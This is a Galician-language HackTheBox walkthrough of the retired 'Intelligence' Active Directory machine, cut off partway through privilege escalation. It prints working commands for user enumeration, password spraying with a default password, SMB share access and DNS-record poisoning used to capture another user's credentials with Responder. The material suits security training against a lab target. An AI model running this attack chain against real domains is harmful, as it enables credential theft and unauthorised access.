
HACKTHEBOX

Informe Técnico: Walkthrough

Máquina retirada: Intelligence



LIMITACIÓN DE RESPONSABILIDADE

O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

De Interese

- Informe xerado con LaTeX
- Informe baseado no vídeo de S4vitar: Cómo crear un reporte profesional en LaTeX
- https://github.com/ricardofc/repoEDU-CCbySA/tree/main/SI/Pentester/ActiveDirectory

14 de xullo do 2022

Índice

Ricardo Feijoo Costa

1. Escenario

- Plataforma **HackTheBox**.
- Máquina retirada **Intelligence**

Figura 1: Detalles da máquina

Dirección URL

https://app.hackthebox.com/machines/357

2. Obxectivos

- Auditar o servidor **Intelligence**
- Enumerar posibles vectores de explotación
- Determinar alcance e impacto dun ataque sobre o sistema en produción.

2.1. Fluxo de traballo

Figura 2: Fluxo de traballo

3. Análisis de vulnerabilidades

3.1. Recoñemento inicial

- Comprobación de conectividade e detección de sistema operativo:
  - TTL $\simeq$ 64 $\Rightarrow$ GNU/Linux
  - TTL $\simeq$ 128 $\Rightarrow$ Microsoft Windows

```
└─$ ping -c1 10.10.10.248 -R
PING 10.10.10.248 (10.10.10.248) 56(124) bytes of data.
64 bytes from 10.10.10.248: icmp_seq=1 ttl=127 time=46.3 ms
```

Figura 3: Recoñecemento inicial sobre o sistema obxectivo

- Escaneo/detección de portos abertos mediante **nmap**

```
$ sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.10.10.248

```

Código 1: nmap: Portos TCP open

```
PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
49667/tcp open  unknown          syn-ack ttl 127
49691/tcp open  unknown          syn-ack ttl 127
49692/tcp open  unknown          syn-ack ttl 127
49712/tcp open  unknown          syn-ack ttl 127
49718/tcp open  unknown          syn-ack ttl 127
50290/tcp open  unknown          syn-ack ttl 127
```

Figura 4: Recoñecemento con nmap

- Detección de servizos e versións sobre os portos sobre os cales foi posible explotar o sistema:

```
$ sudo nmap -p80,88,389,445,639,3268,3269,5985 -sCV -vvv -n 10.10.10.248

```

Código 2: nmap scripting sobre servizos e versións

```
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Intelligence
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-06-05 22:03:45Z)
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
445/tcp   open  microsoft-ds?
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: intelligence.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.intelligence.htb
| Subject Alternative Name: othername:<unsupported>, DNS:dc.intelligence.htb
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

Figura 5: Numeración de servizos e versións

3.2. Enumeración servidor web

TCP
Porto
80

Facendo *hovering* pola páxina descargamos 2 pdfs e revisamos os seus metadatos coa ferramenta **exiftool**, atopando 2 posibles usuarios do dominio: *William.Lee* e *Jose.Williams*




Figura 6: Hovering: http://10.10.10.248

```
$ exiftool 2020-01-01-upload.pdf | grep -i creator
Creator                         : William.Lee

$ exiftool 2020-12-15-upload.pdf | grep -i creator
Creator                         : Jose.Williams
```

Código 3: Metadatos: exiftool

3.3. Enumeración ldap

TCP
Portos
389, 639, 3268, 3269

Revisando a saída do comando nmap na figura 5 da páxina 4 obtemos información sobre ldap atopando o dominio *intelligence.htb* e o hostname *dc.intelligence.htb*. Entón engadimos estes nomes ao ficheiro /etc/hosts para a súa resolución:

```
$ sudo bash -c "echo '10.10.10.248  dc.intelligence.htb intelligence.htb' >> /etc/hosts"
```

Código 4: Resolución DNS: /etc/hosts

3.4. Enumeración kerberos

TCP
Porto
88

Como parece que temos 2 usuarios do dominio imos probar se é así coa ferramenta kerbrute *-o dominio intelligence.htb foi atopado a través do escaneo co nmap-* :

```
$ echo -e 'William.Lee\nJose.Williams' > users-potenciais-kerberos.txt

$ kerbrute userenum --dc 10.10.10.248 -d intelligence.htb users-potenciais-kerberos.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 06/05/22 - Ronnie Flathers @ropnop

2022/06/05 23:45:09 >  Using KDC(s):
2022/06/05 23:45:09 >   10.10.10.248:88

2022/06/05 23:45:09 >  [+] VALID USERNAME:   William.Lee@intelligence.htb
2022/06/05 23:45:09 >  [+] VALID USERNAME:   Jose.Williams@intelligence.htb
2022/06/05 23:45:09 >  Done! Tested 6 usernames (2 valid) in 0.128 seconds
```

Código 5: Enumeración usuarios kerberos: kerbrute

Entón si, temos 2 usuarios kerberos e non temos contrasinais probamos o ASREPROASTAttack:

```
$ GetNPUsers.py intelligence.htb/ -no-pass -usersfile users-potenciais-kerberos.txt
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation
[-] User William.Lee doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jose.Williams doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Código 6: Enumeración usuarios kerberos: ASREPROASTAttack

Pero non hai sorte.

3.5. Alternativas

Como co anterior non houbo sorte probamos outras opcións como as seguintes:

- Cos usuarios testeados probar sesións sen autenticación para rpcclient
- Intentar buscar por forza bruta contrasinais para eses usuarios con crackmapexec
- Fuzzing: wfuzz, gobuster, dirbuster...

3.6. Descargar pdfs

Pero seguimos sen ter éxito, entón probamos a seguinte idea: Se en *documents* existen 2 documentos con ***data*-upload.pdf** existirán máis? Entón, xeramos un script para logo intentar descargar os arquivos:

```
$ cat script.sh
for i in $(seq 2020 2022)
do
  for j in $(seq 1 12)
  do
    [ $j -le 9 ] && j=$(echo 0$j)
    for k in $(seq 1 31)
    do
      [ $k -le 9 ] && k=$(echo 0$k)
      echo $i-$j-$k
    done
  done
done | tee -a days.txt
```

Código 7: script Bash

```
$ mkdir uploads;while read line
do
  wget http://10.10.10.248/documents/${line}-upload.pdf && wget http://10.10.10.248/documents/${line}-upload.pdf -O uploads/${l
done < days.txt
```

Código 8: Descargar documentos

En uploads temos os arquivos descargados, co cal xeramos un novo script tal que mediante **exiftool** imos quedarnos co parametro **Creator**, de tal xeito que imos xerar un ficheiro cos posibles usuarios do dominio:

```
$ for i in $(ls uploads)
do
  exiftool uploads/$i | grep -i creator 2>/dev/null | tee -a creators.txt
done
$ sort -u creators.txt | awk '{print $NF}' | sponge creators.txt
```

Código 9: Descargar documentos

Agora imos de novo con kerbrute validar se os usuarios atopados existen no dominio:

```
$ kerbrute userenum --dc 10.10.10.248 -d intelligence.htb creators.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 06/05/22 - Ronnie Flathers @ropnop

2022/06/05 20:59:57 >  Using KDC(s):
2022/06/05 20:59:57 >   10.10.10.248:88

2022/06/05 20:59:57 >  [+] VALID USERNAME:   David.Reed@intelligence.htb
2022/06/05 20:59:57 >  [+] VALID USERNAME:   David.Mcbride@intelligence.htb
2022/06/05 20:59:57 >  [+] VALID USERNAME:   Darryl.Harris@intelligence.htb
2022/06/05 20:59:57 >  [+] VALID USERNAME:   Danny.Matthews@intelligence.htb
2022/06/05 20:59:57 >  [+] VALID USERNAME:   Daniel.Shelton@intelligence.htb
2022/06/05 20:59:57 >  [+] VALID USERNAME:   Brian.Morris@intelligence.htb
2022/06/05 20:59:57 >  [+] VALID USERNAME:   Anita.Roberts@intelligence.htb
2022/06/05 20:59:57 >  [+] VALID USERNAME:   Brian.Baker@intelligence.htb
2022/06/05 20:59:57 >  [+] VALID USERNAME:   Ian.Duncan@intelligence.htb
2022/06/05 20:59:57 >  [+] VALID USERNAME:   David.Wilson@intelligence.htb
2022/06/05 20:59:58 >  [+] VALID USERNAME:   Jason.Wright@intelligence.htb
2022/06/05 20:59:58 >  [+] VALID USERNAME:   Richard.Williams@intelligence.htb
2022/06/05 20:59:58 >  [+] VALID USERNAME:   Nicole.Brock@intelligence.htb
2022/06/05 20:59:58 >  [+] VALID USERNAME:   Kelly.Long@intelligence.htb
2022/06/05 20:59:58 >  [+] VALID USERNAME:   Kaitlyn.Zimmerman@intelligence.htb
2022/06/05 20:59:58 >  [+] VALID USERNAME:   Jose.Williams@intelligence.htb
2022/06/05 20:59:58 >  [+] VALID USERNAME:   John.Coleman@intelligence.htb
```

```
2022/06/05 20:59:58 >  [+] VALID USERNAME:   Jessica.Moody@intelligence.htb
2022/06/05 20:59:58 >  [+] VALID USERNAME:   Jennifer.Thomas@intelligence.htb
2022/06/05 20:59:58 >  [+] VALID USERNAME:   Jason.Patterson@intelligence.htb
2022/06/05 20:59:58 >  [+] VALID USERNAME:   Teresa.Williamson@intelligence.htb
2022/06/05 20:59:58 >  [+] VALID USERNAME:   Travis.Evans@intelligence.htb
2022/06/05 20:59:58 >  [+] VALID USERNAME:   William.Lee@intelligence.htb
2022/06/05 20:59:58 >  [+] VALID USERNAME:   Veronica.Patel@intelligence.htb
2022/06/05 20:59:58 >  [+] VALID USERNAME:   Tiffany.Molina@intelligence.htb
2022/06/05 20:59:58 >  [+] VALID USERNAME:   Thomas.Valenzuela@intelligence.htb
2022/06/05 20:59:58 >  [+] VALID USERNAME:   Thomas.Hall@intelligence.htb
2022/06/05 20:59:58 >  [+] VALID USERNAME:   Stephanie.Young@intelligence.htb
2022/06/05 20:59:58 >  [+] VALID USERNAME:   Scott.Scott@intelligence.htb
2022/06/05 20:59:58 >  [+] VALID USERNAME:   Samuel.Richardson@intelligence.htb
2022/06/05 20:59:58 >  Done! Tested 30 usernames (30 valid) in 0.388 seconds
```

Código 10: kerbrute

De novo probamos con ASREPROASTAttack:

```
$ GetNPUsers.py intelligence.htb/ -no-pass -usersfile creators.txt
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[-] User Anita.Roberts doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Brian.Baker doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Brian.Morris doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Daniel.Shelton doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Danny.Matthews doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Darryl.Harris doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User David.Mcbride doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User David.Reed doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User David.Wilson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Ian.Duncan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jason.Patterson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jason.Wright doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jennifer.Thomas doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jessica.Moody doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User John.Coleman doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jose.Williams doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Kaitlyn.Zimmerman doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Kelly.Long doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Nicole.Brock doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Richard.Williams doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Samuel.Richardson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Scott.Scott doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Stephanie.Young doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Teresa.Williamson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Thomas.Hall doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Thomas.Valenzuela doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Tiffany.Molina doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Travis.Evans doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Veronica.Patel doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User William.Lee doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Código 11: ASREPROASTAttack

E de novo nada, sen éxito.

3.6.1. Contido ficheiros descargados

Como non tivemos sorte imos revisar o contido dos ficheiros por se atopamos algo de interese. Para iso, automatizamos a tarefa e convertimos os pdf a texto coa ferramenta **pdftotext**:

```
$ for i in $(ls uploads/*pdf); do
    pdftotext $i $i.txt
done
$ for i in $(ls uploads/*txt);do
echo $i | tee -a uploads/revisar.txt
cat $i | tee -a uploads/revisar.txt
echo --------- | tee -a uploads/revisar.txt
```

```
done
```

Código 12: pdftotext

Atopamos de interese o seguinte ficheiro:

```
:::::::::::::::
2020-06-04-upload.pdf.txt
:::::::::::::::
New Account Guide
Welcome to Intelligence Corp!
Please login using your username and the default password of:
NewIntelligenceCorpUser9876
After logging in please change your password as soon as possible.
```

Código 13: Contrasinal por defecto

4. Explotación de vulnerabilidades

4.1. Acceso ao sistema

Entón imos probar se algún dos usuarios existentes no dominio non modificou o contrasinal:

```
$ crackmapexec smb 10.10.10.248 -u creators.txt -p 'NewIntelligenceCorpUser9876' --continue-on-success
SMB   10.10.10.248 445 DC   [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Anita.Roberts:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Brian.Baker:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Brian.Morris:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Daniel.Shelton:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Danny.Matthews:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Darryl.Harris:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\David.Mcbride:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\David.Reed:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\David.Wilson:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Ian.Duncan:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Jason.Patterson:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Jason.Wright:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Jennifer.Thomas:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Jessica.Moody:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\John.Coleman:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Jose.Williams:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Kaitlyn.Zimmerman:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Kelly.Long:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Nicole.Brock:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Richard.Williams:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Samuel.Richardson:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Scott.Scott:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Stephanie.Young:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Teresa.Williamson:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Thomas.Hall:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Thomas.Valenzuela:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Travis.Evans:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\Veronica.Patel:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
SMB   10.10.10.248 445 DC   [-] intelligence.htb\William.Lee:NewIntelligenceCorpUser9876 STATUS_LOGON_FAILURE
```

Código 14: Usuario/s con contrasinal por defecto

De Interese

Coa opción –**continue-on-success** aínda que atope coincidencias segue probando co resto de usuarios.

Entón atopamos que o usuario **Tiffany.Molina** non modificou o contrasinal por defecto:

```
SMB         10.10.10.248    445    DC              [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
```

Código 15: Usuario/s con contrasinal por defecto

4.1.1. Flag user.txt

Agora con credenciais válidas podemos voltar a revisar **smb** e ver se existen recursos compartidos:

```
$ crackmapexec smb 10.10.10.248 -u Tiffany.Molina -p 'NewIntelligenceCorpUser9876' --shares
SMB   10.10.10.248 445 DC   [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
SMB   10.10.10.248 445 DC   [+] intelligence.htb\Tiffany.Molina:NewIntelligenceCorpUser9876
SMB   10.10.10.248 445 DC   [+] Enumerated shares
SMB   10.10.10.248 445 DC   Share  Permissions  Remark
SMB   10.10.10.248 445 DC   -----  -----------  ------
SMB   10.10.10.248 445 DC   ADMIN$  Remote Admin
SMB   10.10.10.248 445 DC   C$   Default share
SMB   10.10.10.248 445 DC   IPC$   READ   Remote IPC
SMB   10.10.10.248 445 DC   IT  READ
SMB   10.10.10.248 445 DC   NETLOGON  READ   Logon server share
SMB   10.10.10.248 445 DC   SYSVOL READ   Logon server share
SMB   10.10.10.248 445 DC   Users  READ

$ smbclient -U'intelligence.htb/Tiffany.Molina%NewIntelligenceCorpUser9876'  -L //10.10.10.248

  Sharename       Type      Comment
  ---------       ----      -------
  ADMIN$          Disk      Remote Admin
  C$              Disk      Default share
  IPC$            IPC       Remote IPC
  IT              Disk
  NETLOGON        Disk      Logon server share
  SYSVOL          Disk      Logon server share
  Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.248 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

$ smbclient -U'intelligence.htb/Tiffany.Molina%NewIntelligenceCorpUser9876'  //10.10.10.248/Users
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   DR        0  Mon Apr 19 08:20:26 2021
  ..                                  DR        0  Mon Apr 19 08:20:26 2021
  Administrator                        D        0  Mon Apr 19 07:18:39 2021
  All Users                       DHSrn        0  Sat Sep 15 14:21:46 2018
  Default                           DHR        0  Mon Apr 19 09:17:40 2021
  Default User                    DHSrn        0  Sat Sep 15 14:21:46 2018
  desktop.ini                       AHS      174  Sat Sep 15 14:11:27 2018
  Public                             DR        0  Mon Apr 19 07:18:39 2021
  Ted.Graves                          D        0  Mon Apr 19 08:20:26 2021
  Tiffany.Molina                      D        0  Mon Apr 19 07:51:46 2021

    3770367 blocks of size 4096. 1265474 blocks available
smb: \> cd Tiffany.Molina\Desktop\
smb: \Tiffany.Molina\Desktop\> dir
  .                                   DR        0  Mon Apr 19 07:51:46 2021
  ..                                  DR        0  Mon Apr 19 07:51:46 2021
  user.txt                            AR       34  Mon Jun  6 04:52:50 2022

    3770367 blocks of size 4096. 1265474 blocks available
smb: \Tiffany.Molina\Desktop\> get user.txt
getting file \Tiffany.Molina\Desktop\user.txt of size 34 as user.txt (0,2 KiloBytes/sec) (average 0,2 KiloBytes/sec)
smb: \Tiffany.Molina\Desktop\> exit
```

Código 16: Recursos compartidos

```
$ cat user.txt
```

Código 17: Flag user.txt

5. Escalada de privilexios

5.1. Movemento lateral

Comprobamos o acceso ás contas doutros usuarios:

```
$ smbclient -U'intelligence.htb/Tiffany.Molina%NewIntelligenceCorpUser9876' //10.10.10.248/Users
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   DR        0  Mon Apr 19 03:20:26 2021
  ..                                  DR        0  Mon Apr 19 03:20:26 2021
  Administrator                        D        0  Mon Apr 19 02:18:39 2021
  All Users                         DHSrn        0  Sat Sep 15 09:21:46 2018
  Default                             DHR        0  Mon Apr 19 04:17:40 2021
  Default User                      DHSrn        0  Sat Sep 15 09:21:46 2018
  desktop.ini                         AHS      174  Sat Sep 15 09:11:27 2018
  Public                               DR        0  Mon Apr 19 02:18:39 2021
  Ted.Graves                           D        0  Mon Apr 19 03:20:26 2021
  Tiffany.Molina                       D        0  Mon Apr 19 02:51:46 2021

    3770367 blocks of size 4096. 1462539 blocks available
smb: \> cd Administrator\
smb: \Administrator\> dir
NT_STATUS_ACCESS_DENIED listing \Administrator\*
smb: \Administrator\> cd ..
smb: \> cd Ted.Graves\
smb: \Ted.Graves\> dir
NT_STATUS_ACCESS_DENIED listing \Ted.Graves\*
smb: \Ted.Graves\> exit
```

Código 18: Outros usuarios existentes no sistema

Investigamos nos recursos compartidos do usuario **Tiffany.Molina**:

```
$ smbclient -U'intelligence.htb/Tiffany.Molina%NewIntelligenceCorpUser9876'  //10.10.10.248/IT
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Apr 19 07:50:55 2021
  ..                                  D        0  Mon Apr 19 07:50:55 2021
  downdetector.ps1                    A     1046  Mon Apr 19 07:50:55 2021

    3770367 blocks of size 4096. 1265474 blocks available
smb: \> get downdetector.ps1
getting file downdetector.ps1 of size 1046 as downdetector.ps1 (2,3 KiloBytes/sec) (average 2,3 KiloBytes/sec)
smb: \> exit
```

Código 19: Powershell

```
$ cat downdetector.ps1
# Check web server status. Scheduled to run every 5min
Import-Module ActiveDirectory
foreach($record in Get-ChildItem "AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=htb" |
Where-Object Name -like "web*")  {
try {
$request = Invoke-WebRequest -Uri "http://$($record.Name)" -UseDefaultCredentials
if(.StatusCode -ne 200) {
Send-MailMessage -From 'Ted Graves <Ted.Graves@intelligence.htb>' -To 'Ted Graves <Ted.Graves@intelligence.htb>'
-Subject "Host: $($record.Name) is down"
}
} catch {}
}
```

Código 20: downdetector.ps1: user Ted.Graves

Vendo o contido de **downdetector.ps1** parece que dalgunha forma se facemos que un **rexistro dns** veña á nosa máquina enviaramos as credenciais do usuario **Ted Graves**. Agora, como facer iso do dns?

5.1.1. Xerar entrada DNS

Imos xerar unha entrada dns para que apunte á nosa máquina 10.10.14.12mediante: dnstool + responder

De Interese: dnstool

$ git clone https://github.com/dirkjanm/krbrelayx.git

```
$ python dnstool.py -u 'intelligence.htb\Tiffany.Molina' -p 'NewIntelligenceCorpUser9876'
-a add -t A -r weboli -d 10.10.14.12 10.10.10.248
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

Código 21: Agregar entrada DNS

Entón agora a esperar co sniffer responder:

```
$ sudo responder -I tun0 -v
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

```

```
[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.14.12]
    Responder IPv6             [dead:beef:2::100c]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
